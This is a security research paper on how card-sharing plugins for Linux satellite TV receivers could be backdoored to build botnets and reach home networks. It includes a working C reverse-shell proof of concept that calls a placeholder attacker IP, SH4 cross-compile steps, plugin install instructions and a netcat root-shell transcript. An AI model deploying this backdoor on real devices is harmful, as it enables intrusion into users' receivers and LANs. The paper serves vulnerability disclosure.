

SUBVERTING SATELLITE RECEIVERS FOR BOTNET AND PROFIT

Sofiane Mohamed Talmat

sofiane.talmat@ioactive.com

Abstract—New generation Set Top Boxes (STBs) are embedded Linux satellite TV receivers offering all the features of any Linux based machine, including wireless and network connectivity, this allowed hackers to crack most satellite DVB-CA encryption schemes using card sharing and promoting the apparition of a parallel black market for pay TV subscription at very low cost.

This attack could be exploited to build a massive botnet of Linux based satellite receivers or even computers used for satellite decryption and accessing end users local area networks that will be used as an edge for any other kind of attacks. There are millions of unaware end users downloading and installing any kind of plugins seeking cheap or even free satellite television, then the attack could be difficult to mitigate, and could easily lead to a hacker controlling millions of devices on the internet.

Index Terms—IoT, Card sharing, Satellite TV, attack, botnet.

INTRODUCTION

During the last years, TV encryption scheme has evolved and adopted more complex cryptography designs and became almost impossible to crack using old techniques based on smart card cloning and emulation on open satellite receivers.

However the new generation STBs are featuring a full computer design including network connectivity took the exploitation of TV encryption to an other level using Card Sharing technique that is based on sharing official Smart Cards through Ethernet network allowing the decryption of most of encrypted TV channels and promoting Black Hat market for illegal and piracy subscription.

The aim of this paper is to highlight the risk that is related to card sharing that could be used to exploit weaknesses in open satellite receivers design and the human factor that could allow an attacker to build a massive botnet based on Linux based satellite receivers connected to the IoT.

We will first start with a brief description about TV encryption scheme, then describing card sharing attack. We will also describe key components in card sharing and how it is easy to exploit both the device design with the human factor to conclude a successful attack.

SATELLITE TV ENCRYPTION SCHEME

The general concept of satellite TV encryption is based on the broadcast of an encrypted stream that should be decrypted

only by legitimate satellite receivers using official smart cards hold by the subscriber

The encryption is provided by different CAS (Conditional Access System) providers that are identified by a unique CA ID (table 1) however the main concept remains the same and is based on the encryption of the stream with a CW (Crypto word) that should be only decrypted by the related smart card with a valid subscription.

CA ID	Company	Developed by
0x09XX	Cisco Videoguard	NDS (CISCO)
0x17XX/0x18XX	Nagravision	Nagravision
0x06XX	Irdeto	Irdeto
0x0BXX	Conax	Conax AS
0x05XX	Viaccess	France Telecom
0x26XX	Biss	European Broadcasting Union

Table 1: Some CAS providers

The CAS (figure 1) is responsible for the generation of two messages, the EMM (Entitlement Management Message) and the ECM (Entitlement Control Message).

The EMM contains the Subscriber ID and all information related to the subscriber rights, on the other hand, the ECM contains information about the content and most important the CW (Control Word) that is used to scramble and descramble the stream.

The generated CW is used to scramble the DVB stream and carried in an encrypted format within the ECM to the subscriber STB.

Once the data stream is received by the STB, the CW is extracted and decrypted by the smart card at the CAM (Conditional Access Module) level using a specific broadcaster key, which is then used to descramble the DVB signal and output a clear TV signal.

The main objective of the attacker is the extraction of the CW from the ECM and decrypting it in order to descramble the TV signal.




Figure 1: DVB encryption and decryption scheme

CARD SHARING

In the old times, attackers were able to use CAM emulators embedded into open satellite receivers to emulate legitimate CAM or even clone official smartcards, however CAS evolved and those attacks are no more efficient, which led to a new attack vector that is based on official card sharing through internet.




Figure 2: Card sharing general concept

In a typical card sharing architecture, a root provider hosts, generally, a card server at home or on an offshore location anonymously with official smart cards for different providers and provide multiple simultaneous access to multiple users.

In most cases the actors involves a reseller that can manage a reseller account provided by the card sharing hoster, he can manage the accounts and provide the end user with a plugin to be installed on their STB in order to support the used protocol for card sharing such as CCCAM, MGCAMD, etc.

Those protocol plugins are responsible in authenticating on the card sharing server and carrying the ECM/EMM messages to be decrypted and returns the CW to the STB

The plugins could either be provided by the reseller and containing the credentials of the server or be downloaded from Internet as multiple file sharing and satellite tv forums promote the download of different versions of the plugins

Once the scrambled stream is received, the client STB uses internet connectivity to send the ECM and EMM to the card sharing server that uses official subscription cards to extract the CW from the ECM and send it back to the client, once the CW received the TSB is now able to descramble and display the desired TV channel in clear.

STB DESIGN WEAKNESSES

Open STP comes nowadays running a full embedded Linux, which makes them much more comparable to full computer, as for example the configuration of one of the STBs that was used during this research in table 2

Item	Configuration
Processor	STi7111 (ST40-300 @450 Mhz)
Architecture	SH4 (32 bits Super-H)
ROM	256 MB
RAM	256 MB
Network	10/100M Ethernet port
USB	2x 2.0 USB ports
Smart Card reader	1
Module reader	2
Output	HDMI/RCA/DPDIF

Table 2: Forever Nano Pro configuration

However STBs are not designed in a secure way and contains different security vulnerabilities and weaknesses on both design and technical implementation software, in our current attack scenario, after rooting the device we highlighted the following main point:

- 1- Everything runs as root on the device
- 2- No firewall or security mechanisms on the device
- 3- No digital signature for firmware and plugins

ATTACK VECTOR

End users are far to be aware of the technical part and the risk around the use of untrusted software on open STB that are connected to internet, from their point of view they are only seeking free TV, and thus by installing any plugin from either a reseller or downloaded from a forum on internet.

An attacker could exploit this vulnerability by implementing a backdoor within his plugin and provide it to resellers or end users knowing that those plugins will be running as root on Linux based STB connected directly to Internet without any firewall rule or other kind of protection.

This would not only allow the attacker to build a massive botnet but also the ability to access local area network of the users in case the STB is compromised with a backdoor plugin.

Since the plugins are issue from unknown developers and for piracy purpose it is almost impossible to track changes, apply security standards or validate files authenticity as no digital signature is provided or could be trusted.

The technical part of the attack could be easily concluded by either implementing a backdoor on a plugin or develop a backdoor to infect end user devices.

A case scenario of this research is to implement a backdoor and install it on the previous described STB (Forever Nano Pro), this was done using the following:

- A Linux VM
- GCC for SH4 architecture
- A reverse shell code in C

The following C reverse shell was used as a proof of concept :

```
//Simple reverse shell revershell.c
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void) {
    daemon(1, 0);
    int sock = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in attacker_addr = {0};
    attacker_addr.sin_family = AF_INET;
    attacker_addr.sin_port = htons(4444);
    attacker_addr.sin_addr.s_addr = inet_addr("x.x.x.x");
    if(connect(sock, (struct sockaddr *)&attacker_addr,
    sizeof(attacker_addr))!=0)
        _exit(0);
    dup2(sock, 0);
    dup2(sock, 1);
    dup2(sock, 2);
    execl("/bin/bash", "/bin/bash", "-i", NULL);
}
```

The reverse shell was compiled on a Linux machine using GCC for SH4 architecture as target.

For the POC, a virtual machine with Ubuntu Server 14.04.2 was used, the following steps could be used to reproduce the installations of SH4 cross compiler and the generation of the binary for the target architecture:

- Add the following deb entry into apt list of sources :
`deb http://ftp.debian-ports.org/debian sid main`
- Install GCC 4.4 for SH4 target
`apt-get update`
`apt-get install gcc-4.4-sh4-linux-gnu`
- Compile revershell.c for SH4
`/usr/bin/sh4-linux-gnu-gcc-4.4 ./revershell.c -o rev`

This previous steps will generate a binary for SH4 target that drops a reverse shell to a specific IP address.

The plugin could then be installed by creating the directory structure described in figure 3:



Figure 3: Directory structure for a plugin

By copying the plugin folder into a USB disk and inserting it into the STB, it will prompt you for installing the plugin as described in figure 4:




Figure 4: Installing the plugin on the STB

Once installed, the plugin appears in the list of Applications available on the STB (figure 5), once activated it will connect to the remote IP address dropping a root shell on the device.



Figure 5: Plugin installed on device

The following root shell is then dropped:

```
root@sudo:~# nc -lvv 4444
Connection from x.x.x.x port 4444 [tcp/*] accepted
Linux pdk7105 2.6.23.17_stm23_A21-SDK7105_7105-
STSDK #65 PREEMPT Fri Jan 11 09:17:11 KST 2013
sh4 GNU/Linux
uid=0(root) gid=0(root)
bash-3.00#
```

Once installed, whenever the plugin is designed to be activated at start up, by the remote control or any channel switch a reverse shell will be dropped to the specified IP address.

An attacker could easily generate a plugin with a backdoor promoting his card sharing services and offer it as a subscription to his clients, those backdoors will make the STBs connect to a C&C server and wait for commands making the STBs zombie nodes of a botnet.

IMPACT

The major impact comes mostly from countries without provider representatives, an estimation from some card sharing resellers in Algeria gives a scary number that is around 4 million subscribers in the country making it a very lucrative business and bringing a huge amount of STBs to the IoT.

On the other hand, almost all STB constructors are promoting their products with 1 full year subscription to a card sharing server for free with any purchase of one of their models, however the service quality is low because of the huge amount of connection to the servers pushes the subscribers to seek other subscription either from internet or through local resellers.

As a case study, the Algerian market offers a huge opportunity to this kind of attack and allows the exploitation of human factor seeking free TV to build a botnet of STBs without any detection since the devices are not designed to offer any threat protection or detection and are most of the time plugged by the users directly into LAN without any firewall or control at the DSL router level. In addition to building a botnet, owning such device will allow access to internal LAN of the user.

CONCLUSION

It is actually hard and almost impossible to stop this kind of attack as it is not possible to educate all the users about the risks, since they tend to seek free TV at any cost without care about external implication, on the other side it is not possible to apply rules and standards and controls on unknown software designed for piracy purpose. It is also possible that this attack vector is already exploited in some cases and many devices are controlled and being used at this moment as a botnet or bridge for some network attacks.

REFERENCES AND FURTHER READINGS

- *L.Francis, W.G.Sirett, K.Markantonakis, Keith Mayes*, "Countermeasures for Attacks on Satellite TV Cards using Open Receivers"
- *Gustaf Bengtz* "Analysis of new and alternative encryption algorithms and scrambling methods for digital-tv and implementation of a new scrambling algorithm (AES128) on FPGA"
- *G.J.Schrijen* "Use Case: Control Word protection"
- *Ralf-Philipp Weinmann, Kai Wirt* "Analysis of the DVB common scrambling algorithm"
- *H. Cruickshank, M.P. Howarth, S.Iyengar, Z. Sun*, "A comparison between satellite DVB conditional access and secure IP multicast"
- *Kai Wirt*, "Fault attack on the DVB Common Scrambling Algorithm"
- *Konstantinos Markantonakis, Michael Tunstall, Keith Mayes* "Enhancing the Conditional Access Module Security in Light of Smart Card Sharing Attacks"
- *ETSI* "Digital Video Broadcasting (DVB); Support for use of scrambling and Conditional Access (CA) within digital broadcasting systems"
- *3gpp* "PayTV model"
- *ETSI* "Digital Video Broadcasting (DVB); Implementation Guidelines of the DVB Simulcrypt Standard"
- *Farncombe White Paper* "The evolution of content protection"